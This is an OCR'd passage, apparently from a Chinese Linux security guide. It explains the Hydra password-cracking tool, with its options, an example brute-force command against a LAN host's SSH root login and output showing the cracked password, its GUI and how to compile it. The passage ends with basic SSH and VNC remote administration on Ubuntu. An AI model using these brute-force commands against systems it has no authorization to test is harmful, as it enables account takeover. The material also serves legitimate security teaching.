
john破解密码虽然简单高效，但很多时候在Linux下我们并不容易拿到密码档，Windows下容易很多，所以用它破解Windows管理员的密码应该更实用。

下面我们来看一款网络密码破解工具，这款工具就是“Hydra”，它支持很多网络协议，绝对够用，除了像ELNET、FTP、 HTTP、HTTPS、SMB、MS-SQL、MYSQL、VNC、POP3、SSH2 等协议外，甚至还支持 Cisco 的协议。而且它的另一个特点就是速度快，这可是破解很重要的。Hydra 还支持 ssl，所以说它是一款不可多得的好工具，它可以在安装了 cygwin 的 Windows 操作系统中使用（也有高手打包好的 Windows 版）。Hydra 也是命令行下的工具，但它也有一个很简洁易用的 G U I 前端程序，非常方便小菜。

先看看命令行的用法，它的命令格式为“**hydra 参数 服务器 服务**”，服务器就是你要破解的目标，服务就是要破解的协议。先看看几个经常用的参数，然后再看几个例子。

- –R 恢复上次停止的破解进度，继续破解
- –S 使用 SSL 连接
- –s 端口号 在这里自定义要破解的端口号，不写就使用默认端口
- –l 登录名 或者 –L 字典 使用登录名或者从字典中获取登录名
- –p 密码 或者 –P 字典 使用单个密码或者从字典中获取密码列表
- –C 文件 使用冒号分割格式的文件来破解，如“登录名:密码”
- –M 文件 IP 列表，一行一条
- –o 文件 将找到的密码输出到文件
- –f 在使用 –M 参数以后，找到第一对登录名或者密码的时候中止破解
- –v 详细显示用户名或者密码的破解过程

比如说我们要破解 192.168.0.227 上的 ssh 的 root 登录密码，就可以用命令“**hydra –l root –P pass 192.168.0.227 ssh2**”，其中 pass 是密码字典，如图 31。同样的，如果你要破解 ftp 密码，只需要将“ssh2”改成“ftp”就可以了，破解 smb 就改成“smb”。



```
Shell - Konsole <2>
bt ~ # hydra -l root -P pass 192.168.0.227 ssh2
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2008-08-14 11:06:53
[DATA] 10 tasks, 1 servers, 10 login tries (l:1/p:10), ~1 tries per task
[DATA] attacking service ssh2 on port 22
[STATUS] attack finished for 192.168.0.227 (waiting for childs to finish)
[22][ssh2] host: 192.168.0.227   login: root   password: toor
Hydra (http://www.thc.org) finished at 2008-08-14 11:07:00
bt ~ #
```

图 31 破解 ssh 密码

Hydra 的 GUI 前端程序比较好的是“hydraGTK”，界面如图 32 所示。




图 32 hydraGTK 的界面

它的设置是通过标签一路下来的。首先设置的是目标，就是你要破解的主机地址，还可以设置端口等。然后在“Protocol”选项中选择协议类型，接着依次进入后面的标签设置密码文件，代理等其它选项。最后一个标签页就可以开始破解了，破解的结果会显示出来，如图 3 3 。




图33　破解结果

最后，非常不幸的是，Ubuntu默认的源里面没有这个软件，也就是说你要自己下载，然后编译安装。你可以到“http://freeworld.thc.org/releases/hydra-5.4-src.tar.gz”下载这个软件（光盘中已经收录，并且收录了一个Windows版本），在Ubuntu下，可以用火狐来下载，然后解压进入安装步骤。当然，你也可以在命令行下完成，用wget下载，命令为“**wget "http://freeworld.thc.org/releases/hydra-5.4-src.tar.gz" -O "hydra.tar.gz"**”，将软件包下载，存为“hydra.tar.gz”，如图34。

```
root@rain-desktop:~# wget "http://freeworld.thc.org/releases/hydra-5.4-src.tar.g
z" -O "hydra.tar.gz"
--08:02:01--  http://freeworld.thc.org/releases/hydra-5.4-src.tar.gz
           => `hydra.tar.gz'
Resolving freeworld.thc.org... 76.74.9.21
Connecting to freeworld.thc.org|76.74.9.21|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 208,272 (203K) [application/x-gzip]

100%[====================================>] 208,272       5.51K/s    ETA 00:00

08:02:41 (5.26 KB/s) - `hydra.tar.gz' saved [208272/208272]

root@rain-desktop:~# ls
hydra.tar.gz
root@rain-desktop:~# _
```

图34　下载软件包

下载完成后用命令“**tar -zxvf hydra.tar.gz**”将文件解压缩，先别忙着编译，在编译之前你还需要执行命令“**sudo apt-get install build-essential**”来安装编译环境。然后，你还需要安装hydra所需要的几个组件，命令为“**sudo apt-get install libssl-dev libssh-2-dev libsvn-dev**”（这几个是Ubuntu默认安装下缺少的）。

接着cd进刚解压出来的“**hydra-5.4-src**”目录，依次执行如下命令（“#”后面为命令部分，也就是“./configure”、“make”“make install”）：

```
root@rain-desktop: ~#cd hydra-5.4-src
root@rain-desktop: ~/ hydra-5.4-src # ./configure
root@rain-desktop: ~ hydra-5.4-src # make
root@rain-desktop: ~ hydra-5.4-src # make install
```

安装完成后，你就可以使用hydra的强大功能了。

小提示

Linux下的大部分源码包都可以通过这三步来完成安装。编译过程其实并不难，难的是满足各种组件和依赖。由于不同的电脑安装了不同的程序，甚至不同的程序版

本，都有可能导致你的编译失败，这时候就只能靠你自己了。仔细看看错误提示，然后分析一下是哪个原因造成的。一般比较多的是缺少某些组件，你只要找到并安装好，重新编译就可以了。

如果是某些声明之类的问题，就很有可能是由于组件版本问题，所以对菜鸟来说，编译很难，问题就出在这里。以后不要问别人：在你机器上跑的好好的，怎么到自己电脑上就不能用了？仔细查找问题吧，这种问题遇到几个之后就会有经验了。

3.5 远程控制

首先要说明的是，这里的远程控制是指正规的远程管理，而不是黑客的“控制”。大部分的Linux 服务器都起用了远程管理功能，而这些不仅方便了管理员，也方便了黑客。

目前使用得最广泛的，应该就是SSH 和VNC 了，一个用于控制台连接，一个用于GUI。在Ubuntu中，要开起SSH是很简单的，只需要执行命令“**sudo apt-get install ssh**”，然后你就可以通过任何ssh 客户端登录你的系统了。而要登录一个ssh 服务器，你可以用命令“**ssh -l 用户名 服务器**”，退出直接输入“**exit**”命令就可以了。如图35，是我通过Ubuntu终端登录BT 的SSH，然后退出的过程。SSH 登录后你就可以像用自己的终端一样控制远程主机了。




图35　ssh登录和退出

对于VNC 在Ubuntu 下的开启，那可更简单了，相关组件默认是安装好的，你只需要开启VNC 功能就可以了。打开菜单的“**系统**” - “**首选项**”，找到“远程桌面”，就可以看到如图36 的窗口了。将“允许其他人查看您的桌面”选中，再设置一个密码就可以了。



图36　开启Ubuntu的VNC服务

要登录一个开启VNC的服务器，你可以选择菜单中**“应用程序”－“互联网”－“远程桌面查看器”**，打开远程桌面查看器，然后点“连接”，在窗口中输入服务器IP地址，连接后程序会询问你服务器密码，登录后就可以看到远程桌面了，如图37。

